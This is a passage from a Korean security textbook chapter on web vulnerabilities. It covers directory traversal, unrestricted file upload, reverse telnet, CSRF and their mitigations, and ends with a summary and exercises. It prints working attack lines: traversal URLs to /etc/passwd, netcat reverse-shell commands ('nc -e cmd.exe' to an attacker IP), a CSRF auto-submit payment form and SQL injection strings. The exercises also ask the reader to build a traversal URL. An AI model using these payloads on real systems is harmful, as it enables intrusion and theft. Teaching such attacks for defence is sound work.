
게시판 등에서 첨부파일을 다운로드할 때 다음과 같이 down.jsp 형태의 SSS를 주로 사용한다.

```
http://www.wishfree.com/board/download.jsp?filename=사업계획.hwp
```

그렇다면 위와 같이 정상적인 다운로드 페이지를 이용해 다른 파일의 다운로드를 요청하면 어떻게 될까? 예를 들면 업로드한 파일이 http://www.wishfree.com/board/upload에 존재하고, 게시판에서 글 목록을 보여주는 list.jsp 파일이 http://www.wishfree.com/board에 위치한다면 존재하는 list.jsp 파일을 어떻게 다운로드할 수 있을까? 이런 경우에는 주소창에 다음 주소를 입력한다.

```
http://www.wishfree.com/board/download.jsp?filename=../list.jsp
```

파일 시스템에서 .은 현재 디렉터리를 의미하고 ..은 상위 디렉터리를 의미한다. 만약 공격자가 filename 변수에 ../list.jsp라고 입력하면, 이것은 다운로드가 기본적으로 접근하는 /board/upload 디렉터리의 바로 상위 디렉터리에서 list.jsp를 다운로드하라는 의미이다.



[그림 4-48] ..을 이용한 임의 디렉터리 파일 다운로드

한 단계 더 나아가 /board/admin 디렉터리에 있는 adminlogin.jsp를 다운로드하려면 다음과 같이 입력한다.

```
http://www.wishfree.com/board/download.jsp?filename=../admin/adminlogin.jsp
```

또한 download.jsp 파일 자신도 다음과 같이 입력하여 다운로드할 수 있다.

```
http://www.wishfree.com/board/download.jsp?filename=../download.jsp
```


파일을 다운로드할 때 소스만을 공격 대상으로 하는 것은 아니다. 시스템 내부의 중요 파일도 위와 같은 방법으로 다운로드를 시도할 수 있다. 유닉스 시스템의 경우 /etc/passwd와 같이 사용자 계정과 관련된 중요 파일을 다음과 같은 형태로 시도할 수 있다.

```
http://www.wishfree.com/board/download.jsp?filename=../../../../../../../etc/passwd
```

위와 같이 입력하여 실제로 /etc/passwd 파일을 다운로드하는 것이 가능했다면, 우리는 웹 소스가 있는 디렉터리에서 7번째의 상위 디렉터리가 루트 디렉터리임을 알 수 있다. 물론 한 번에 몇 번째인지 알아낼 수는 없고 대략 4~9번째 사이라고만 짐작할 수 있기 때문에 몇 번의 시행착오를 거쳐야 한다. 이는 download.jsp의 인수 값인 파일 이름에서 특수문자 등이 존재하는지 여부를 필터링하지 않아 발생하는 취약점이다. 따라서 파일 다운로드 전용 프로그램을 작성하여 사용할 때는 위의 예처럼 ..이나 / 문자열에 대한 필터링이 없으면 공격자가 상위로 올라가 특정 파일을 열람할 수 있으므로 ..과 / 문자를 필터링해야 한다.

파일 업로드 제한 부재

클라이언트에서 서버 측으로 임의의 파일을 보낼 수 있는 취약점은 웹 서버가 가질 수 있는 가장 치명적인 취약점이다. 공격자는 웹 서버에 악의적인 파일을 전송하고, 원격지에서 해당 파일을 실행하여 웹 서버를 장악하며 추가적인 내부 침투 공격을 수행할 수 있게 되기 때문이다. 즉 웹 해킹의 최종 목표인 리버스 텔넷과 같은 웹 서버의 통제권을 얻기 위해 반드시 성공해야 하는 공격이다. 국내에서 발생한 대규모 온라인 개인정보 유출 사건은 대부분 이런 형태로 일어났다. 이런 취약점이 존재하는 가장 일반적인 형태는 게시판이다. 게시판에 첨부파일로 악의적인 파일을 업로드하고 실행시키는 것이다. 이때 첨부파일로 업로드하는 악성 코드는 대부분 웹 쉘이다.



[그림 4-49] **웹 쉘 업로드 후 수행**

일반적인 첨부파일이 아니더라도, 이력서에 사진 올리는 곳에도 서버 측에 파일을 보낼 수 있는 경로가 모두 이용될 수 있다. 또한 서버 측에 파일을 보내는 방법이 노출되어 있는 경우 외에, 개발하는 과정에서 또는 운영자가 사용하기 위해 만들어놓은 파일 업로드 코드가 발견되어 공격자에게 악용되는 경우도 있다.

리버스 텔넷

리버스 텔넷(Reverse Telnet) 기술은 웹 해킹을 통해 시스템의 권한을 획득한 후 해당 시스템에 텔넷과 같이 직접 명령을 입력하고 확인할 수 있는 쉘을 획득하기 위한 방법으로, 방화벽이 존재하는 시스템을 공격할 때 자주 사용된다. 일반적으로 웹 서버는 방화벽 내부에 존재하는데, 웹 서버는 80번 포트를 이용한 웹 서비스만 제공하면 되기 때문에 방화벽은 외부 인터넷을 사용하는 사용자에 대해 80포트만을 허용한다. 이런 경우에는 웹 서버의 텔넷이 열려 있어도 방화벽으로 인해 공격자가 외부에서 접근할 수 없다.




[그림 4-50] **외부로부터 차단된 텔넷 접속**

심화된 공격을 하기 위해서는 텔넷과 유사한 접근 권한을 획득하는 것이 매우 중요한데, 이때 리버스 텔넷이 유용하다. 방화벽에서 인바운드 정책(외부에서 방화벽 내부로 들어오

는 패킷에 대한 정책)은 80번 포트 외에 필요한 포트만 빼고 다 막아 놓지만, 아웃바운드 정책(내부에서 외부로 나갈 때에 대한 정책)은 별다른 필터링을 수행하지 않는 경우가 많다. 리버스 텔넷은 바로 이런 허점을 이용한다.

공격자의 PC에 텔넷 서비스가 열려 있다면 웹 서버에서 공격자로 텔넷 접속이 가능할까? 물론 가능하다. 방화벽의 아웃바운드 정책이 열려 있다면 말이다.



[그림 4-51] **내부에서 외부로 허용된 텔넷 접속**

그렇다면 웹 서버에서 공격자 PC로 텔넷 연결을 허용하고 있는 상황을 공격자가 이용할 수는 없을까? 가능하다. 이것이 바로 리버스 텔넷이다. 하지만 웹 서버에서 공격자 PC로 텔넷 접속을 하려면 그 전에 웹 서버에서 권한을 획득해야 한다. 권한 획득 시에는 보통 파일 업로드 공격을 이용하는데 [그림 4-49]처럼 웹 쉘의 업로드를 통해 시스템에 명령을 입력할 수 있는 명령창을 얻는 것이다. 그리고 서버 측에 리버스 텔넷을 위한 툴을 업로드하는데, 보통 nc(netcat)라는 툴을 많이 쓴다. [그림 4-49]와 같은 웹 브라우저를 이용한 명령창을 얻었다고 가정하고 nc 파일을 업로드하여 리버스 텔넷을 실행하는 과정을 자세히 살펴보자.

❶ 명령창 획득 : [그림 4-49]와 같이 파일 업로드 등을 통해 공격자가 명령을 입력할 수 있는 명령창을 획득한다.


❷ 리버스 텔넷용 툴 업로드 : nc와 같은 리버스 텔넷용 툴을 서버 게시판의 파일 업로드 기능을 이용해 업로드한다.



[그림 4-52] **nc 툴의 업로드**

❸ 공격자 PC 리버스 텔넷 데몬 활성화 : 서버에서 리버스 텔넷을 보내면 이를 받아 텔넷을 열 수 있도록 다음과 같이 리버스 텔넷 툴을 실행시킨다.

```
nc -l -p 80
```



[그림 4-53] **공격자 PC에서 리버스 텔넷 데몬 활성화**


❹ 획득한 명령창을 통해 공격자에게 리버스 텔넷을 보내준다. 업로드한 nc 파일이 위치한 전체 경로를 입력해줘야 하며 이때 공격자 IP는 192.168.137.1이다.

```
c:\inetpub\wwwroot\bbs\upload\nc -e cmd.exe [공격자 IP] 80
```




[그림 4-54] **웹 서버에서 공격자 PC에 리버스 텔넷 접속 요청 전송**

❺ 이제 리버스 텔넷 창을 획득했다.



[그림 4-55] **웹 서버에 리버스 텔넷 연결 성공**

❻ [그림 4-56]과 같이 IP가 웹 서버의 192.168.137.132로 바뀐 것을 확인할 수 있다.



[그림 4-56] **웹 서버에 리버스 텔넷 연결한 후 IP 확인**

리버스 텔넷의 개념은 이해하기 까다로운 편이니 조금 쉬운 예를 들어보자. 저자의 아버지는 약주를 꽤 좋아하시는데, 어머니는 이를 못마땅하게 여기셔서 아버지는 가끔 일종의 '리버스 텔넷 공격'을 수행하신다. 아버지는 친구 분과 만날 약속을 하시고 몇 시쯤에 집에 전화를 하라고 언질을 해두신다. 그리고 전화가 오면 아버지는 모르는 척 "친구가 나오라네…" 하시면서 나가신다. 어머니는 의심은 가지만, 딱히 뭐라고 하기 그런 상황이 되는 것이다. 이것이 바로 일종의 리버스 텔넷 공격이다.



[그림 4-57] **리버스 텔넷의 예**

이러한 리버스 텔넷을 막기 위해서는 파일 업로드를 먼저 막아야 한다. 그리고 asp뿐만 아니라 리버스 텔넷 종류를 실행하지 못하도록 exe나 com 같은 실행 파일의 업로드도 막아야 한다. 또한 외부에서 내부로의 접속뿐만 아니라 내부에서 외부로의 불필요한 접속도 방화벽으로 막는 것이 좋다.

5. CSRF 취약점

CSRF(Cross Site Request Forgery)는 특정 사용자를 대상으로 하지 않고, 불특정 다수를 대상으로 로그인된 사용자가 자신의 의지와는 무관하게 공격자가 의도한 행위(수정, 삭제, 등록, 송금 등)를 하게 만드는 공격이다. CSRF는 기본적으로는 XSS 공격과 매우 유사하며 XSS 공격의 발전된 형태라고 보기도 한다. 하지만 XSS 공격은 악성 스크립트가 클라이언트에서 실행되는 데 반해, CSRF 공격은 사용자가 악성 스크립트를 서버에 요청한다는 차이가 있다. [그림 4-39]의 XSS 공격 구조와 비교해보길 바란다.



[그림 4-58] **CSRF 공격의 구조**

CSRF 공격을 이용하면 공격자는 특정 물품을 구매하여 장바구니에 넣어두고, 해당 물품에 대한 결재를 다른 이를 통해 다음과 같은 형태로 수행할 수도 있다.

```
<body onload = "document.csrf.submin()">
<form name="csrf" action="http://www.shop.co.kr/malladmin/order/order.jsp" method="POST">
<input type="hidden" name="uid" value="wishfree">
<input type="hidden" name="mode" value="pay_for_order">
<input type="hiddne" name="amount" value="10000">
</form>
```


위의 CSRF 공격은 wishfree라는 계정에 대해 주문한 물품에 대해 10,000원을 결재하라는 내용을 담고 있다. 결과적으로 위의 CSRF 공격이 담겨 있는 게시물을 열람하는 임의의 사용자는 wishfree가 주문한 물품을 대신 결재해주게 되어 있는 것이다.

일반적으로 CSRF가 성립하려면 수정 · 삭제 · 등록하는 액션에서 사용자를 구분하는 파라메터 값이 존재하지 않아야 한다. 특정한 사용자를 구분하는 인수가 있으면 하나의 사용자에게만 적용되거나 인증 과정을 통해 CSRF 공격을 막을 수 있다.

6. 보안 설정 취약점

디렉터리 리스팅

디렉터리 리스팅(Directory Listing)은 웹 브라우저에서 웹 서버의 특정 디렉터리를 열면 그 디렉터리에 있는 파일과 목록이 모두 나열되는 것을 의미한다. 물론 관리자가 특정 디렉터리를 리스팅이 가능하도록 일부러 설정하는 경우도 있다. 그러나 상당수는 관리자가 이러한 설정 사항을 인지하지 못했거나 웹 서버 자체의 취약점으로 인한 것이다. 취약점으로 인한 경우에는 www.wishfree.com/%3f.jsp와 같이 간단한 공격 코드로도 디렉터리 리스팅을 수행할 수 있으므로 패치를 적용해야 한다.



[그림 4-59] 디렉터리 리스팅의 예

백업 및 임시 파일 존재

개발자들이 웹 사이트를 개발하고 난 후 웹 서버에 백업 파일이나 임시 파일들을 삭제하지 않은 채 방치하는 경우가 종종 있다. 이럴 경우 공격자의 입장에서는 백업 파일을 발견하면 웹 어플리케이션의 내부 로직 및 데이터베이스 접속 정보 등 중요한 정보를 획득할 수 있다. 흔히 login.asp 파일이 웹 서버의 편집 프로그램이 자동으로 생성하는 login.asp.bak과 같은 형태로 남는 경우를 말한다.

주석 관리 미흡

일반적으로 프로그램의 주석은 개발자만 볼 수 있으나, 웹 어플리케이션의 경우에는 웹 프록시를 통해 이용자도 볼 수 있다. 주석에는 개발 과정이나 웹 어플리케이션의 관리 목적으로 주요 로직에 대한 설명, 디렉터리 구조, 테스트 소스 정보, 심지어는 아이디와 패스워드 등의 여러 가지 정보가 기록될 수 있다. 따라서 웹 어플리케이션 개발 시에는 주석에 기록되는 정보를 주의할 필요가 있다.

7. 취약한 정보 저장 방식

최근 유명한 국내 웹 사이트가 해킹되어 개인정보가 유출되는 사고가 자주 발생하고 있다. 개인정보 유출의 중요한 원인은 웹 취약점뿐만 아니라, 많은 웹 어플리케이션이 신용카드번호, 주민등록번호, 그리고 인증신뢰정보와 같은 민감한 데이터를 보호하지 않기 때문이다. 따라서 보호하려는 데이터의 중요도에 따라 암호화 로직을 사용하고, 데이터베이스 테이블 단위에서 암호화를 수행해야 한다.

8. URL 접근 제한 실패

URL 접근 제한 실패는 관리자 페이지가 추측하기 쉬운 URL을 가지거나 인증이 필요한 페이지에 대한 인증 미처리로 인해 인증을 우회하여 접속할 수 있는 취약점이다. 이 취약점에 노출되면 일반 사용자나 로그인하지 않은 사용자가 관리자 페이지에 접근하여 관리자 권한의 기능을 악용할 수 있다. 간단하지만 웹 개발자가 의외로 자주 실수하는 부분이다.

원래는 관리자로 로그인해야 관리자용 웹 페이지에 접속할 수 있는 것인데, 로그인하지 않고도 특정 작업이 가능한 경우가 발생한다. 예를 들면 http://www.wishfree.com/admin/login.asp를 통해 관리자로 로그인한 후에야 http://www.wishfree.com/admin/boardadmin.asp에 접근할 수 있어야 하는데, 관리자로 로그인하지 않은 채 http://www.wishfree.com/admin/admin/boardadmin.asp에 바로 접근해 게시판을 관리하는 경우이다.

인증 우회를 막기 위해서는 웹에 존재하는 중요 페이지에 세션 값(쿠키)을 확인하도록 검증 로직을 입력해둬야 한다. 웹 프로그래머의 실수나 게으름으로 인해 세션에 대한 검증 로직을 생략하면, 웹 개발자가 만들어놓은 웹 이용 시나리오 중간에 공격자가 끼어들어 인증을 거치지 않고 자신이 원하는 기능을 사용할 수 있다. 이런 인증에 대한 보안 문제는 아주 간단하지만 보안에서는 큰 문제를 일으킬 수 있으므로, 프로그램을 개발할 때는 표준 인증 로직을 만들어 웹에 존재하는 모든 페이지의 앞부분에 입력해야 한다.

9. 인증 시 비암호화 채널 사용

최근에는 인터넷뱅킹과 같이 보안성이 중요한 시스템에서는 웹 트래픽을 암호화한다. 이때 사용되는 암호화 알고리즘이 약하거나 암호화하는 구조에 문제가 있다면 웹 트래픽은 복호화되거나 위변조될 수 있다.

10. 부적절한 오류 처리

웹 페이지를 이용하다 보면 자동으로 다른 페이지로 리다이렉트(Redirect)하거나 포워드(Forward)하는 경우가 종종 발생한다. 이때 목적 페이지에 리다이렉트하기 위해 신뢰되지 않은 데이터를 사용하는 경우가 있는데, 적절한 확인 절차가 없으면 공격자는 피해자를 피싱 사이트나 악의적인 사이트로 리다이렉트할 수 있고, 권한 없는 페이지의 접근을 위해 사용할 수도 있다.

Section

6 웹의 취약점 보완

1. 특수문자 필터링

웹 취약점은 다양하지만 대부분 몇 가지 보완을 통해 막을 수 있다. 가장 대표적인 것이 특수문자 필터링이다. 웹 해킹의 가장 기본적인 형태 중 하나가 인수 조작인데 인수 조작은 예외적인 실행을 유발시키기 위해 일반적으로 특수문자를 포함하게 되어 있다. 각 주요 공격은 [표 4-3]과 같은 특수문자를 사용한다.

[표 4-3] 필터링 대상 주요 특수문자

주요 특수 문자	주요 관련 공격
〈	XSS
〉	XSS
&	XSS
“	XSS
?	XSS
‘	XSS, SQL 삽입 공격
– –	SQL 삽입 공격
=	SQL 삽입 공격
;	SQL 삽입 공격
*	SQL 삽입 공격
.	SQL 삽입 공격
..	SQL 삽입 공격
/	XSS, 디렉터리 탐색


앞서 로그인 부분에 대한 SQL 삽입 공격을 살펴봤다. 아이디와 패스워드를 넣는 부분에 ‘문자열을 입력받지 못하도록 ASP 코드를 다음과 같이 수정할 수 있다.

```
if check_id="y" then
          Response.Cookies("user_id")=id
          Response.Cookies("user_id").Expires = date() + 365
end if

id = replace(id,"'","''")
password = replace(password,"'","''")
if instr(id,"'") or instr(password,"'")Then
%>

<script language=javascript>
alert("입력할 수 없는 문자입니다.\n\n");
history.back();
</script>
```

수정하고 SQL 삽입 공격을 하면 [그림 4-60]과 같이 문자열에 대한 필터링이 동작하여 경고창이 뜨는 것을 확인할 수 있다.




[그림 4-60] **사용자의 입력을 필터링한 후 SQL 삽입 공격 실패**

XSS 공격은 다음과 같은 함수를 이용해서 본문에 포함되는 주요 특수문자를 제거할 수 있다.


```
function RemoveBad(InStr){
  InStr = InStr.replace(/\</g,"");
  InStr = InStr.replace(/\>/g,"");
  InStr = InStr.replace(/\&/g,"");
  InStr = InStr.replace(/\"/g,"");
  InStr = InStr.replace(/\?/g,"");
  InStr = InStr.replace(/\'/g,"");
  InStr = InStr.replace(/\//g,"");
  return InStr;
 }
```

2. 서버 측 통제 작용

파일 업로드 취약점이나 특수문자 필터링을 수행할 때 주의할 점은 자바 스크립트와 같은 CSS 기반의 언어로 필터링을 하면 안 된다는 것이다. CSS 기반의 언어는 [그림 4-61]과 같이 웹 프록시를 통해 웹 브라우저에 전달되기 때문에 웹 프록시를 통해 전달되는 과정에서 변조될 가능성이 있다.



[그림 4-61] **사용자의 입력을 필터링한 후 SQL 삽입 공격 실패**

따라서 CSS 기반의 언어로 필터링할 경우 공격자가 필터링 로직만 파악하면 쉽게 필터링이 무력화된다. 즉 필터링 로직은 ASP, JSP 등과 같은 SSS로 필터링을 수행해야 한다.

3. 지속적인 세션 관리

URL 접근 제한 실패를 막기 위해서는 기본적으로 모든 웹 페이지에 세션에 대한 인증을 수행해야 한다. 모든 웹 페이지에 대해 일관성 있는 인증 로직을 적용하려면 기업 단위에서 또는 웹 사이트 단위에서 세션 인증 로직을 표준화하고, 모든 웹 페이지를 개발할 때 해당 표준을 준수하도록 해야 한다.



요약

1 웹의 역사

- 1969년 미 국방부 산하 고등연구 계획국 ARPA(Advanced Research Projects Agency)에 의해 전 세계 주요 거점을 연결하는 네트워크가 만들어졌다.
- 1989년 스위스 제네바에 있는 유럽 원자핵 공동 연구소(CERN)에서 근무하던 팀 버너스 리(Tim Berners Lee)에 의해 연구 목적으로 월드 와이드 웹(WWW) 프로젝트가 시작되었다.

2 HTTP

① HTTP Request

- GET 방식 : 가장 일반적인 HTTP Request 형태로, 요청 데이터에 대한 인수를 웹 브라우저에 URL을 통해 전송한다.
- POST 방식 : URL에 요청 데이터를 기록하지 않고 HTTP 헤더에 데이터를 전송한다.

② HTTP Response

- 200번대(성공) : 클라이언트의 요구가 성공적으로 수신되어 처리되었음을 의미한다.
- 500번대(서버 측 에러) : 서버 자체에서 발생된 오류 상황이나 요구 사항을 제대로 처리할 수 없을 때 사용한다.

3 웹 서비스 언어

- HTML(Hyper Text Markup Language) : 가장 단순한 형태의 웹 언어이다. 웹 서버에 HTML 문서를 저장하고 있다가 클라이언트가 특정 HTML 페이지를 요청하면 해당 HTML 문서를 클라이언트로 전송한다. 클라이언트는 이 웹 페이지를 해석하여 웹 브라우저에 표현해준다.
- SSS(Server Side Script): ASP나 JSP와 같은 동적인 페이지를 제공한다. 확장자가 asp나 jsp인 웹 문서를 요청하면 서버는 asp일 경우 DLL이나 OCX와 같은 파일을 이용하여, jsp일 경우 서블릿을 이용하여 그 요청을 처리한 결과를 HTML 파일로 만들어 클라이언트에 전송한다.
- CSS(Client Side Script): 웹 서비스에 이용되는 스크립트로, 자바 스크립트나 비주얼 베이직 스크립트, JScript 같은 것이 있다. 서버가 아닌 클라이언트 측의 웹 브라우저에 의해 해석되고 적용된다.

4 웹 프록시를 통한 취약점 분석

웹 프록시는 웹의 구조를 파악하거나 취약점을 점검할 때, 혹은 웹 해킹을 할 때 사용하는 툴이다. 클라이언트에 설치되며 클라이언트의 통제를 받는다. 클라이언트는 웹 서버와 웹 브라우저 간에 전달되는 모든 HTTP 패킷은 웹 프록시를 통해서 확인하며 수정할 수 있다.

5 구글 해킹을 통한 정보 수집

검색 인자	설명	검색 추가 인자
site	특정 도메인으로 지정한 사이트에서 검색하려는 문자열이 포함된 사이트를 찾음	YES
filetype	특정한 파일 유형에 한해서 검색하는 문자가 들어 있는 사이트를 찾음	YES
link	링크로 검색하는 문자가 들어 있는 사이트를 찾음	NO
cache	특정 검색어에 해당하는 캐시된 페이지를 보여줌	NO
intitle	페이지의 제목에 검색하는 문자가 들어 있는 사이트를 찾음	NO
inurl	페이지의 URL에 검색하는 문자가 들어 있는 사이트를 찾음	NO

6 웹의 주요 취약점 10가지

① 명령 삽입 취약점

- 클라이언트의 요청을 처리하기 위해 전송받는 인수(Parameter)에는 특정 명령을 실행하는 코드를 포함시켜 웹 서버에 전송하고 실행시킨다.
- 웹 서비스가 예외적인 문자열을 적절히 필터링하지 못하는 경우에 발생한다.
- 명령 삽입 공격의 대표적인 형태는 SQL 삽입(Injection) 공격이다.
- 웹 페이지 사용자 인증 시 SQL 삽입 공격 실행 형태는 다음과 같다.

아이디: ' or '' = '
패스워드: ' or '' = '

→

```
SELECT user_id FROM member WHERE
user_id = '' or ''='' AND password = '' or ''=''
```

② XSS 취약점 : 공격자에 의해 작성된 스크립트가 다른 사용자에게 전달되는 것이다. 다른 사용자의 웹 브라우저 내에서 적절한 검증 없이 실행되기 때문에 사용자의 세션을 탈취하거나 웹 사이트를 변조하고 악의적인 사이트로 사용자를 이동시킨다.

③ 취약한 인증 및 세션 관리

- 취약한 패스워드 설정
- 사용자 측 데이터를 이용한 인증 : 데이터의 신뢰도에 대한 증명의 권한을 클라이언트에게 넘기면 클라이언트는 그 권한을 악용할 수 있다.

④ 직접 객체 참조

- 디렉터리 탐색 : 웹 브라우저에서 확인 가능한 경로의 상위로 탐색하여 특정 시스템 파일을 다운로드하는 공격이다.
- 파일 업로드 제한 부재 : 공격자는 웹 서버에 악의적인 파일을 전송하고, 원격지에서 해당 파일을 실행하여 웹 서버를 장악한다.
- 리버스 텔넷 : 웹 해킹을 통해 시스템의 권한을 획득한 후 해당 시스템에 텔넷과 같이 직접 명령을 입력하고 확인할 수 있는 쉘을 획득하기 위한 방법이다. 공격 대상인 서버에서 공격자인 클라이언트로 텔넷 접속을 넘겨주는 방식으로 텔넷 연결을 생성한다.

⑤ CSRF 취약점 : 불특정 다수를 대상으로 로그인된 사용자가 자신의 의지와는 무관하게 공격자가 의도한 행위(수정, 삭제, 등록, 송금 등)를 하게 만드는 공격이다.

⑥ 보안 설정 취약점

- 디렉터리 리스팅 : 브라우저를 통해 디렉터리에 있는 파일과 목록을 나열하는 것
- 백업 및 임시 파일 존재
- 주석 관리 미흡

⑦ 취약한 정보 저장 방식 : 보호하고자 하는 데이터의 중요도에 따라 암호화 로직을 사용하고, 데이터베이스 테이블 단위에서 암호화를 수행한다.

⑧ URL 접근 제한 실패

- 관리자 페이지가 추측하기 쉬운 URL을 가지거나 인증이 필요한 페이지에 대한 인증 미처리로 인해 인증을 우회하여 접속할 수 있게 되는 취약점이다.
- 중요 페이지에 접근 시 사용자 세션값(쿠키)을 검증한다.

⑨ 인증 시 비암호화 채널 사용 : 인증에 사용되는 암호화 알고리즘이 약하거나 암호화하는 구조에 문제가 있을 경우 웹 트래픽은 복호화되거나 위변조될 수 있다.

⑩ 부적절한 오류 처리 : 사용자들을 다른 페이지로 자동으로 리다이렉트(Redirect)하거나 포워드(Forward)할 때 신뢰할 수 없는 데이터를 사용하는 경우이다.

7 웹의 취약점 보완

- 특수문자 필터링
- 서버 측 통제 적용
- 지속적인 세션 관리

☆연습문제

1 최초의 네트워크는 무엇인가?

① TCP/IP ② WWW ③ ARPA ④ 프레임 릴레이

2 다음과 같이 URL을 통해 요청 데이터에 대한 인수를 전송하는 방식의 HTTP Request 방식은 무엇인가?

```
www.wishfree.or.kr/list.php?page=1&search=test
```

① GET 방식 ② POST 방식
③ PUT 방식 ④ HEAD 방식

3 동적인 웹 페이지를 위한 서버 측 웹 스크립트 언어가 아닌 것은?

① JSP ② 자바 스크립트 ③ ASP ④ PHP

4 구글을 이용하여 특정 도메인이 들어있는 사이트에 대한 정보를 수집할 때 사용하는 검색 인자는 무엇인가?

① inurl ② site ③ type ④ filetype

5 구글 검색 엔진에서 검색을 할 수 없게 하기 위해 만드는 파일은 무엇인가?

① forbidden.txt ② robots.txt
③ search.txt ④ deny.txt

6 파일 다운로드 시 디렉터리를 탐색하여 파일을 다운로드하는 것을 막기 위해 필터링해야 하는 문자열은 무엇인가?

① .. ② space ③ ; ④ “

7 SQL 삽입 공격이 가능한 경우에 대해서 간단히 쓰시오.

8 SQL 삽입에 적당한 특수 문자열이 아닌 것은?

① ‘ or “=’-- ② ‘or ‘1’=’ ③ ‘ or ‘1’=’1 ④ ‘or”=’

9 XSS 공격을 수행하기 위한 다음 단계들을 순서대로 나열하시오.

( ) 해당 웹서비스 사용자가 공격자가 작성해 놓은 XSS 코드에 접근한다.
( ) 임의의 XSS 취약점이 존재하는 서버에 XSS 코드를 작성하여 저장한다.
( ) XSS 코드가 실행된 결과가 공격자에게 전달되고 공격자는 공격을 종료한다.
( ) 사용자 시스템에서 XSS 코드가 실행된다.
( ) 웹서버는 사용자가 접근한 XSS 코드가 포함된 게시판의 글을 사용자에게 전달한다.

10 웹 서버의 세션 관리 측면에서 사용자 측 데이터를 이용한 인증으로 인해 발생할 수 있는 문제점을 간단히 기술하시오.

11 웹 취약점 탐색 시 파일을 다운로드하기 위해서 download.jsp 파일을 확인했다. download.jsp는 다음과 같은 형태로 동작한다.

```
http://www.wishfree.com/board/download.jsp?filename=사업계획.hwp
```

이 파일을 이용해 시스템에 존재하는 /etc/passwd 파일을 다운로드하려고 한다. download.jsp를 이용한 /etc/passwd 다운로드 URL을 완성하시오.

```
http://www.wishfree.com/board/download.jsp?filename=(                    )
```

참고로 서버는 유닉스 서버이며 서버에서 download.jsp의 위치는 /web/htdocs/webpage/board/download.jsp이다.

12 웹 사이트에서 각각의 개인을 구별하기 위해 클라이언트에 저장해두는 것은 무엇인가?

① 쿠키 ② 식별자
③ 비스켓 ④ 아이디



연습문제

13 파일의 목록을 열람할 수 있는 취약점은 무엇인가?

① 파일 업로드
② 디렉터리 탐색
③ 디렉터리 리스팅
④ 파일 다운로드

14 리버스 텔넷에 대해 간단히 설명하시오.

15 웹 취약점을 보완하기 위한 방안으로 적절하지 않은 것은?

① 특수문자 필터링
② 서버 측 통제 적용
③ 클라이언트 측 통제 적용
④ 지속적인 세션 관리